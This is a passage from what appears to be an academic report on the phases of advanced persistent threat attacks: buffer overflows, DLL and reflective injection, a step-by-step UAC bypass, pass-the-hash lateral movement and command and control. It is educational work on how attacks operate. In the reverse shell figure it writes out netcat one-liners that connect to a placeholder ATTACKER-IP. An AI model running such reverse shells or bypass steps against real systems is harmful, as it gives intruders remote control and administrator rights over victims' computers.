    $ gcc buffer_overflow.c -o buffer_overflow
    $ gcc buffer_overflow 12345
    buffer: abc
    secret: def
    buffer: 12345
    secret: 5
```

```
[1][2][3][4] [5][0][f][0] [?][?][?][?] [?][?][?][?] [?][?][?][?]
[  buffer  ] [  secret  ] [  canary  ] [ SavedFP  ] [ RetAddr  ]
```

Figure 3.9: Execution example with buffer overflow.

The cause of this overflow can be found by inspecting the descriptions for the function used:
*strcpy(char * destination, const char * source);* copies the string starting at the source address to the destination address. - Essentially ‘memcpy‘ which stops after copying

the first ‘null‘ character. As this function continues until a null character is reached, it is not safe to use for user input data, as arbitrary amounts of data can be copied to memory. Instead, *strncpy*[17] should be used:
*strncpy(char * destination, const char * source, size_t num);* as *strcpy*, but a maximum of *num* characters can be copied. A visual example of a buffer overflow can be seen in Figure 3.6 *gcc* does however contain features which detects some cases of buffer overflows (see Section 5.2).

For this specific example, writing beyond the local variables of the function causes an error. (Figure 3.10)

```
$ gcc buffer_overflow.c -o buffer_overflow
$ gcc buffer_overflow 123456789
buffer: abc
secret: def
buffer: 123456789
secret: 56789
*** stack smashing detected ***: ./buffer_overflow terminated
Aborted (core dumped)
```

```
[1][2][3][4]  [5][6][7][8]  [9][?][?][?]  [?][?][?][?]  [?][?][?][?]
[  buffer   ] [  secret   ] [  canary   ] [ SavedFP   ] [ RetAddr   ]
```

Figure 3.10: Execution example with buffer overflow caught by a gcc canary (see Figure 5.8).

Why are buffer overflows still relevant?

Buffer overflows are often present in programs made by inexperienced programmers unaware of the differences between low-level memory functions (such as strcpy and strncpy), but can also be introduced by a compiler when optimizing code. (See Optimization-unstable code on page 94)

Finding buffer overflows

Attackers looking for buffer overflows typically make use of fuzzers. [Hal+13]

A fuzzer is a tool which attempts to crash a program by generating malformed inputs. Should the fuzzer be successfull in making the program crash, the attacker knows the program fails to properly handle the given input. This allows an attacker to efficiently find vulnerabilities in any type of applications. Fuzzers may use known bad values for certain application types or generate random data to attempt a crash. For

[17] http://www.cplusplus.com/reference/cstring/strncpy/

web applications, known bad values could contain cross side scripting, sql injection or directory traversal. A failed attempt from a fuzzer does however not guarantee that an application contains no errors. Proving that a program is secure by attempting inputs is not possible - this is similar to the halting problem, as it is impossible to test all inputs of all sizes. [BS11]

Another option for finding buffer overflows is to load the program in a debugger and search for calls to known exploitable functions (strcpy, strcat) and inspect the previous instuctions.[18]

Finding ROP gadgets

For ROP attacks it is neccsary to locate relevant gadgets which can be found in predictable addresses during runtime. Several tools exist to find ROP gadgets in binaries, each with different functionality. During this project, we have used Mona to find and chain ROP gadgets (see Figure 4.11, Appendix B.1). A very versatile tool for finding ROP gadgets, OptiROP, was demonstrated at Blackhat 2013. It should be able to analyze a large set of binary files and perform syntactic querys aswell as semantic querys for generating ROP chains. [NGU13, P.19]

[18]For linux, objdump or gdb can be used to read instructions used in binary files

3.5 Installation

Once the attackers initial exploit has been run, a set of sub-phases occur.

- Foremost is the ability to keep the connection alive that the initial exploit opened. To do this the attacker must somehow migrate from one process to another, before the exploited process is closed.
- Secondly, depending on the privileges of the user who opened the initial exploit, the attacker might be interested in escalating his/hers privileges on the system, in order to complete the next phases.
- Although the migration to another process can get the attacker a little more time on the system, he/she must search for opportunities to keep the foothold on the system as persistent as possible.
- Finally the attacker will probably want to see how far his/hers reach can go and if any other targets are available from the compromised system, that were not accessible before.

Each of these sub-phases are discussed in the following sections.

Migrate


Once the attacker has code running on the target system, the risk of losing all of the previous work done is high. The exploited program/process might quickly be closed by the victim if it is a PDF or Word document. In any circumstance, if is vital for the attacker to further his/hers control over the compromised computer. One method is to migrate from the currently exploited process (e.g. Adobe Reader or Microsoft Word) to a more stable process, such as *EXPLORER.EXE*. It's almost guaranteed to be running and the user won't be suspicious if they look at the currently running processes and finds *EXPLORER.EXE* listed.

To accomplish this the attacker can use what is known as a DLL injection or API hooking. This is used to manipulate the execution of a running process. Hooking is a term from the reverse engineering world and basically means to alter the behavior of a process by intercepting function calls, messages or events passed between components of the host process itself and possibly other processes.

Explaining what DLL injection and hooking is in detail would be out-of-scope of this report, but we will show how these techniques work in principle to give a better understanding of later sections in this report.

Hooking

In figure 3.11 we see the simplest form of hooking, namely a simple *jmp* instruction from *function_A* to *function_B*. The instructions in step 1 is overwritten to include




```
function_A:
0x401000: push ebp
0x401001: mov ebp, esp
0x401003: sub esp, 0x40
0x401006: push ebx
0x401007: mov ebx, dword [esp+0x0c]
- snip -
```

```
function_A:
0x401000: jmp function_B
0x401005: nop
0x401006: push ebx
0x401007: mov ebx, dword [esp+0x0c]
- snip -
```

Figure 3.11: Simple jmp instruction hook[Bre12].

the *jmp* instruction (and a *nop* to make the bytes fit). The resultant code now looks like step 2 and will jump/hook to *function_B*.

Note that the overwritten instructions are not executed. To remedy this and to allow the process to resume executing from where the hook was, a *trampoline* (as seen in figure 3.12) is used. This works the same as the previous example (step 1), but in *function_B*, there's now a call to *function_A_trampoline* (step 2), which contains the original overwritten instructions from *function_A* and a *jmp* back to *function_A* to make it continue execution after the hook (step 3).



```
function_A:
0x401000: jmp function_B
0x401005: nop
0x401006: push ebx
0x401007: mov ebx, dword [esp+0x0c]
```

```
function_B:
0x401800: push ebp
0x401801: mov ebp, esp
0x401803: sub esp, 0x40
0x401806: - snip -
0x401820: call function_A_trampoline
0x401825: - snip -
0x401846: retn
```

```
function_A_trampoline:
0x402000: push ebp
0x402001: mov ebp, esp
0x402003: sub esp, 0x40
0x402006: jmp function_A + 6
```

Figure 3.12: Trampoline hook[Bre12].

These two examples explains the principles behind hooking, but more advanced versions exist that makes it harder for a defender to detect these hooking attempts[Bre12]. Let's move on to DLL injection.

DLL injection

Like hooking, DLL injection is basically inserting/injecting code into a running process in order to take control of what the system executes. However instead of using hooks, this technique uses DLLs which are loaded as needed at runtime.




Figure 3.13: DLL injection[Ant13].

The Windows API contains debugging functions[19] that allows for hooking and DLL injection to enable a programmer to manipulate program/process execution. Although Microsoft developers most likely had noble intentions for these functions,

[19]`https://msdn.microsoft.com/en-us/library/windows/desktop/ms679303(v=vs.85).aspx`

they have never-the-less been appropriated to create these forms of attacks[20] A basic DLL injection, as seen in figure 3.13, shows the Windows API function calls needed to achieve it. It breaks down into four steps:

1. **Step 1.** - Attach a handle, using *OpenProcess()*[21] from *Process B* to *Process A*, so that *B* can interact with *A*.
2. **Step 2.** - Allocate memory, using *VirtualAllocEx()*[22] in which to store the DLL.
3. **Step 3.** - LoadLibraryA() is one method of loading an entire DLL into process *A*'s memory and seems to be the most used[Few08; Mal; Pop15]. However, other methods do exist[Ant13]. Copy the contents of loaded DLL into the allocated memory using *WriteProcessMemory()*[23].
4. **Step 4.** - *CreateRemoteThread()*[24] is now used to create a new thread in *Process A* to handle execution of the loaded DLL.

Reflective DLL injection

In the previous explanation we failed to mention the fact that an attacker needs to correctly obtain the memory address starting point of the loaded DLL to execute it (step 3 - *LoadLibraryA()*). Several approaches can be taken to solve this problem, one of them simply calculating the offset from the loaded and registered DLL using *GetProcAddress()*[Ant13], but here we focus on a more stealthy technique called *Reflective DLL injection*, pioneered by Stephen Fewer[Few08; Few13] and Joachim Bauch[Bau10]. By avoiding registering the malicious DLL as a loaded module in the host process (*Process A* in our example), the attacker is making the injection difficult to detect. And since this technique never touches the disk and only resides in memory, traditional anti-virus scanners will come up short. Fewer postulates that the only way to detect this injection is by scanning all execute threads and cross-referencing their (legitimate) loaded libraries with a call trace of each threads, to detect unusual code locations[Few08, p.6].

To use this form of injection in our example in figure 3.13, we need to load the entire DLL into memory and thereby avoid using *LoadLibraryA()*. To get the memory address of the injected DLL one could use the library provided by Fewer's[Few13]), which handles calculation of the offset. How this actually works is by using information stored in the PE header of DLLs[25]. The information in PE header define which sections of the DLL are executable and which are data storage. but it also

[20]The Metasploit framework has a migrate function that uses DLL injection - `https://github.com/OpenWireSec/metasploit/blob/master/lib/rex/post/meterpreter/client_core.rb`

[21]`https://msdn.microsoft.com/en-us/library/windows/desktop/ms684320(v=vs.85).aspx`

[22]`https://msdn.microsoft.com/en-us/library/windows/desktop/aa366890(v=vs.85).aspx`

[23]`https://msdn.microsoft.com/en-us/library/windows/desktop/ms681674(v=vs.85).aspx`

[24]`https://msdn.microsoft.com/en-us/library/windows/desktop/ms682437(v=vs.85).aspx`

[25]Actually, the PE format is used for most Windows executables (.exe, .dll, .sys)

contains a *DataDirectory* which is a list of 16 entries defining the components of the DLL[Bau10]. It's some of these entries, most notably the *Base relocation table* that is used to determine the address of the injected DLL and actually be able to execute it.

Specifically we are looking for:

- The address of the injected DLL in *Process A* (*AddressOfEntryPoint*).
- All addresses are stored relative to the base address, so we need that as well (*ImageBase*).

To show this we change step 3 in our example (figure 3.13). The updated step 3 now looks like the one shown in figure 3.14:

- **Step 3.** - Copy/load DLL using *LoadRemoteLibraryR()*
- **Step 3a.** - Use *GetReflectiveLoaderOffset()* from Fewer's library to obtain the information we are looking for.

The rest of the example is not changed, we still use *CreateRemoteThread()* to execute the DLL in a new thread by supplying it the address found in steps 3 and 3a.




Figure 3.14: Reflective DLL injection[Ant13].

Privilege escalation

On Windows the method for elevating a users or programs privileges is called UAC and Microsoft explains it for us thusly:
User Account Control (UAC) is a feature in Windows that can help you stay in control of your computer by informing you when a program makes a change that requires administrator-level permission[Micc].

To throw in a UNIX analogy, one could think of UAC as a Windows equivalent of *sudo* on a UNIX-like system. UAC is intended as a easy way to let users, with standard user rights, make changes that would normally require administrator privileges, i.e. install drivers and programs, etc. This mitigates against letting users have local administrator rights, but even users such as these actually run with standard privileges and UAC only elevates to administrator rights when needed.[Micc]

Vista introduced the notion of *Process Integrity Levels*[Micd] to allow three levels of integrity for running processes on a computer:

- **Low integrity** - The process is not allowed to write to the Windows registry and most locations of the user directories.
- **Medium integrity** - Most processes run with this integrity level, which uses the standard user rights
- **High integrity** - Runs the process with administrator rights.

To move from a lower level to a higher one, a program must make a request for that privilege, hence the infamous UAC prompt.

When a standard user is prompted by UAC, i.e. tries to make changes that require administrator level privileges, the user either needs to have local admin rights or be prompted to enter an administrator password.

When UAC was introduced in Windows Vista the default behavior was to make the user acknowledge any and all action that required elevated privileges[Mica]. However, by the time Windows 7 rolled out, Microsoft had changed the UAC prompt behavior, partly to combat criticism made by users that were annoyed by the constant prompting. This meant a granulated approach to prompting was now in place and, as we shall discuss soon, another change was implemented that had far reaching consequences. The UAC settings were updated to the following[Micc]:

- **Always notify** - Like in Vista, this will prompt the user anytime a higher integrity level is requested, even by Microsoft's own built-in programs.
- **Notify me only when programs try to make changes to my computer** - Built-in programs will not prompt, but others will. This is the default setting.
- **Notify me only when programs try to make changes to my computer (do not dim my desktop)** - Same as above, just doesn't dim the screen when the prompt shows up.

- **Never notify** - No prompting for anything in Windows 7, if you're an administrator. Processes run in the high integrity level, but in Windows 8 they run in the medium integrity level and there's no prompting when they request to go to a higher level.

A malicious program/malware that have gained access to a computer may attempt to elevate privileges simply by prompting the user. This might work, since most people will click *Yes*. Just think about how often you are prompted to update Java to see the value in this simple social engineering attack[MHB; Goo+; BG].

To use this method in an attack, Windows has a built-in function called *ShellExecuteEx*[Micb] which, when implemented, will prompt the user to allow for elevated privileges. Of course Metasploit has already done this and one simply needs to load the *exploit/windows/local/ask* module and Bob's your uncle[26]. But what if the attacker wants to completely bypass prompting the user and have the process go from medium to high integrity unbeknownst to the user?

Bypassing UAC

As part of the Vista debacle, Microsoft not only redesigned UAC, in order to reduce number of prompts users experienced in their day-to-day work, but also three critical pieces of its internal workings.

- White-listing of ~70 of Microsoft's own processes[Riv09], which allows said processes to elevate to high integrity without prompting.
- Superset of previous list, includes all processes which are included as part of Windows 7 and are signed with Microsoft's Authenticode certificate.
- Signed COM objects, like the *IFileOperation* from Microsoft, are also allowed to elevate privileges.

This undocumented functionality gives the attacker a means to copy a malicious DLL to a secure location (C:\Windows\System32) and using DLL hijacking to execute code of his/her choice.

These discoveries were made public by Leo Davidson in 2009[Dav09], but it was at the 2011 DerbyCon conference that notorious hacker Kevin Mitnick published his own PoC to demonstrate this weakness in UAC[27]. Mitnick called it *bypassuac* and uses the *IFileOperation* exploit to completely bypass the UAC prompting.

The exploit works by utilizing both the white-listing and signed COM objects vulnerabilities. An attacker cannot create a high integrity level COM object, because his/hers program is not signed by Microsoft. Instead the attacker uses a white-listed process, like *NOTEPAD.EXE* and injects a malicious DLL into it. From that DLL

[26]`http://www.urbandictionary.com/define.php?term=Bob's+your+uncle`
[27]With the help of Dave Kennedy, creator of the Social Engineer Toolkit and found of DerbyCon.

the attacker can now elevate any COM objects he/she chooses. Any action performed by said COM object will by high integrity.

To quickly reiterate this is the prerequisites for the exploit to be successful, as of the time of writing this report:

- Windows 7 on either x86 and x64 architectures. Metasploits *bypassuac* does not work on Windows 8 and Windows 8.1, but CobaltStrike's Beacon has that exploit[28].
- UAC set to default prompting level (Notify me only when programs try to make changes to my computer).
- Microsoft signed medium integrity level process under attackers control.
- A non-administrator user under attackers control

In order to really understand how this exploit works, we turn to the original source code from Davidson available at `http://www.pretentiousname.com/misc/W7E_Source/win7_uac_poc_details.html`. The flowchart shown in figure 3.15 gives an overview of the most interesting parts of the program.

1. A running Microsoft signed process, such as *EXPLORER.EXE*, is selected.
2. Code is injected into that process to run code of attackers choice.
3. The injected code creates a *IFileOperation* COM object and if the prerequisites are met no UAC prompt is shown to the user.
4. Injected code uses the *CopyItem* method in the *IFileOperation* object to copy attacker-crafted DLL (*CRYPTBASE.DLL*) to secure location (C:\Windows\System32).
5. Injected code launches *C:\Windows\System32\SYSPREP.EXE* (this is where Cobalt Strike's Beacon differs and can exploit Windows 8 and 8.1. Cobalt Strike uses a different Windows process here, which is not disclosed by the developers)
6. *SYSPREP.EXE* loads *CRYPTBASE.DLL* from secure location first. By default a process will look in its own folder first and then fall-back to *System32*. This is the DLL hijacking step.
7. As soon as the DLL is loaded it takes control and launches whatever was specified in the DLL as an elevated process, effectively giving the attacker administrator privileges on the computer.

[28]Windows 10 has methods for bypassing UAC as well - `http://www.kernelmode.info/forum/viewtopic.php?f=11&p=25995#p25995`



Start
Iterate through running processes that are signed, i.e. explorer.exe or notepad.exe
Suitable process found
Inject code into selected process (running at medium integrity level)
Create elevated COM object (IFileOperation)
Using IFileOperation, copy attackers version of CRYPTBASE.DLL to protected folder
Launch sysprep.exe
sysprep.exe looks for CRYPTBASE.DLL first in protected folder
CRYPTBASE.DLL runs with high integrity privileges

Figure 3.15: Simplified flowchart of important parts of *WIN7ELEVATE.EXE*[Dav09].

A note about 64 bit privilege escalation

The *bypassuac* method described above is known to work on 64 bit architectures, but as an alternative an attacker could use the following exploit called *SYSRET*. Described as far back as 2006[CVE06] this vulnerability is still relevant for many systems today. The gist of the matter is in regards to how AMD and Intel differ in their implementations of special privilege escalation instructions (*SYSRET/SYSEXIT* for AMD, *SYSENTER/SYSEXIT* for Intel). Because *SYSRET* is part of the x86-64 standard[29], Intel has it implemented in their CPUs but in a slightly different way.

AMD 64-bit architecture actually uses 48 bit addresses. All addresses must be "canonical" and therefore conform to a certain criteria, namely that bits 48-63 must be the same as bit 47. However *SYSRET* loads its instruction pointer from a register (RCX) which may contain a non-canonical address and if an attacker puts a non-canonical address in the RCX register, Intel CPUs will first throw an error (as expected) but then set the stack pointer to what is in RCX. What this means is that if *SYSRET* is called when going from low-privilege to high, the low-privileged process can control the stack pointer using this weakness[Dun12].

[29]`http://www.felixcloutier.com/x86/SYSRET.html`

Persistence and Lateral Movement (pivoting)

Once the attacker has established a foothold on a targets system, a typical next step is to ensure that foothold is not lost. Up until now, if the attacker only has a foothold in memory, a simple reboot will remove it. To avoid this the attacker has a range of options available, and a lot of APT attacks differ in this regard[30]. They are as follows:

- Hide backdoor on disk.
- Hide in registry.
- Hide as system service.
- Hide in peripheral or harddisk firmware.
- Keep in-memory, but be viral.
- Rootkit / bootkit (persist in boot record).
- Network access using stolen credentials.

For the APTs we looked at (look to chapter 2 on page 2.3), Energetic Bear / Crouching Yeti uses a combination of keeping a malicious DLL on disk and creating a run entry in the registry that will have Windows automatically start the DLL on startup[Kasa, p. 7]. Regin, similarly, seems to install itself as Windows service, which also uses the registry and storage of the executable/DLL[Pal, p. 3]. Equation has GRAYFISH and EQUATIONDRUG[31], which have very sophisticated ways of achieving persistence, namely: using a bootkit and/or re-programming the harddisk firmware[Kas15a]. The APT group known as APT1 established further persistence by using stolen PKI or VPN credentials to access a targets network[Manb].

In-memory persistence

Fresh from the trenches, Kaspersky disclosed their recent breach in a widely publicized story[YE15; Kas15d]. They named the APT Duqu 2.0 and one of the more interesting discoveries was the persistence mechanisms used by that group. The malware persisted entirely in memory using the uptime and sheer number of compromised servers to achieve an infection rate that kept the malware running continually. If one system was disinfected another compromised system existed to infect it anew[Kas15d, p.33] [Kas15c]. In-memory persistence can prove to be a very successful strategy, since traditional anti-virus software rely on detecting anomalous activity on the hard disk. To detect in-memory malware, anti-virus developers must turn to memory analysis

[30]For some examples, see how different APTs accomplished this in the section on Evaluating the model on page 15

[31]Kaspersky codenames

of the compromised computer. The only way to disinfect a compromised system is to reboot all infected computers at the same time, to avoid them re-infecting each other again. Duqu 2.0 had one more persistence trick up its sleeve to combat this form of defense: install traffic-tunneling (e.g. remote desktop tunneling) drivers on a small number of internet-connected computers, so the attackers always had a way into the system[Kas15d, p.35].

Lateral movement

To move around inside the network, the attacker has a number of tools available to accomplish this and will often chose the simplest of them all[Kasa; Manb]. The techniques usually boils down to the following two:

- Use compromised/stolen user credentials to connect to shared resources on the network, for instance file and mail servers[Manb, p. 36]. Credentials are obtained by combing the compromised systems memory for passwords. Tools for this, *wce*[Kasa, p. 89] and *Mimikatz*, are readily available.
- Use password hashes to conduct a pass-the-hash attack, e.g. using *psexec*[32] to execute commands on remote systems[Manb, p. 36].

Pass-the-hash is a well-known method for getting access to systems using only the NTLM hash of a users password. These hashes are stored in the Windows SAM database[33], which also handles authentication. Windows allows users to authenticate using their NTLM hash, thereby preventing password sent in the clear over a network connection. Unfortunately, while this seems like a good idea, it can be abused. The utility *psexec*, by Sysinternals[34], is a good example of this. By allowing the use of alternate credentials, instead of the current user executing *psexec*, it allows one to carry out a pass-the-hash attack.

psexec works by creating a service, using the Windows Service Control Manager API, on the remote system. The executable for the service was copied to the ADMIN$ SMB share by *psexec*. It uses this service, called *PSEXECSVC.EXE*, to create a named pipe that *psexec* uses for sending and receiving commands. This effectively allows the service to redirect the input/output streams of an executable on the remote system to psexec running on the local system, thereby giving the ability to send a command to the remote system, have it executed and the output returned to the local system[Rus04]. For an example of how to use *psexec*, see the section on Pivoting attempts on page 69.

[32]`https://technet.microsoft.com/en-us/sysinternals/bb897553.aspx`
[33]`https://technet.microsoft.com/en-us/library/dn169014(v=ws.10).aspx`
[34]Acquired by Microsoft in 2006 - `https://technet.microsoft.com/en-us/sysinternals`

3.6 Command and Control (C2)

The duration of an APT attack, which can be quite prolonged[CDH14], and the complexities involved necessitates some form of reliable communication channel between the compromised system(s) and the attacker. Such a channel is termed Command and Control (C2) and by exploiting the various techniques explained in the previous sections, it gives the attacker the opportunity to easily remote control the malware inside compromised systems. The type of remote control varies from simple reverse shells[Wil] to full-blown networks[Kas14] and often in combination, where, in the initial compromise the attacker uses the former to install the latter.

Reverse shell



Compromised computer initiates connection to attacter
Firewall
Attackers computer listen for incoming connection
nc -e /bin/sh ATTACKER-IP 80
Firewall
nc -nvlp 80
nc -e cmd.exe ATTACKER-IP 80
Firewall
nc -nvlp 80

Figure 3.16: Reverse shell examples using *nc*[HU06].

A reverse shell is a very efficient and quick way for an attacker to have direct control over a compromised computer. It basically works by piping input and output from a local shell over the network to the attackers computer. For this to work an attacker must find a suitable protocol and port which are allowed out through the firewall (if such exists) and start the connection from the inside and out to a system outside the compromised network. Typically there are plenty of protocols to chose from, like TCP, UDP, HTTP, SSH etc. Installing *netcat* (abbrev. *nc*) or a program with similar functionality[35] on the compromised computer allows an attacker to make an outbound connection back to his/hers own computer on any port using e.g. HTTP, like shown in figure 3.16. The basic principle is shown in a) and then, in b), we see the commands used if the compromised system is running Linux or BSD. Lastly, in c) the commands are shown for Windows. Now, it's important to note that *nc* is meant as proof-of-concept. The examples shown in figure 3.16 could just as well relate to e.g. *ssh* or *telnet*. The attacker could also simply create his/her own script in whatever scripting/programming language is available[36]

PHP backend (client/server)

As explained in the section on Energetic Bear / Crouching Yeti on page 15, you can see how Yeti uses C2 backend written in PHP to control large numbers (2000+) of compromised computers.




Figure 3.17: Peer-to-peer network.

[35]E.g. Metasploits Meterpreter shell
[36]Non-exhaustive list: *Visual Basic*, *Powershell*, *Bash*, *Perl*, *Ruby*, *Java* etc.

Peer-to-peer

Another approach was seen used by Regin, which relied on "communication drones" (peers) scattered throughout a compromised network that handled inter-network communication. To allow an outside attacker to control the compromised computers, "perimeter" peers were setup to make outbound connection to C2 servers (see figure 3.17). These connections are made using a variety of APIs and protocols, (ICMP[37], WinHTTP[38], Winsock[39], SMB (named pipes)[40], depending upon what the *peer* is instructed to use during the communication setup[Kas14, p.20].

[37] `http://resources.infosecinstitute.com/icmp-reverse-shell/`
[38] `https://msdn.microsoft.com/en-us/library/windows/desktop/aa384081(v=vs.85).aspx`
[39] `https://msdn.microsoft.com/en-us/library/windows/desktop/ms740632(v=vs.85).aspx`
[40] `https://msdn.microsoft.com/en-us/library/cc239733.aspx`

3.7 Actions on Objective

All this work in the previous sections lead us to this final phase or, in some cases (cyclic patterns[Manb; Del]), this phase was achieved to further a sub-goal in the attackers long road to potential goal fulfillment.

Yeti, Regin, Equation, APT1 and Duqu 2.0. Five APTs that certainly have shown they're capable of achieving their goals (see sections 2.3, 2.3, 2.3, 2.3, 2.3). Although the attackers all share similar goals: espionage[Kasb, p.3] [Sym14, p.16] [Kas15a, p.30] [Manb, p.20] [Kas15d], they have shown different ways of achieving it, as we described in the Evaluating the model section 2.3.

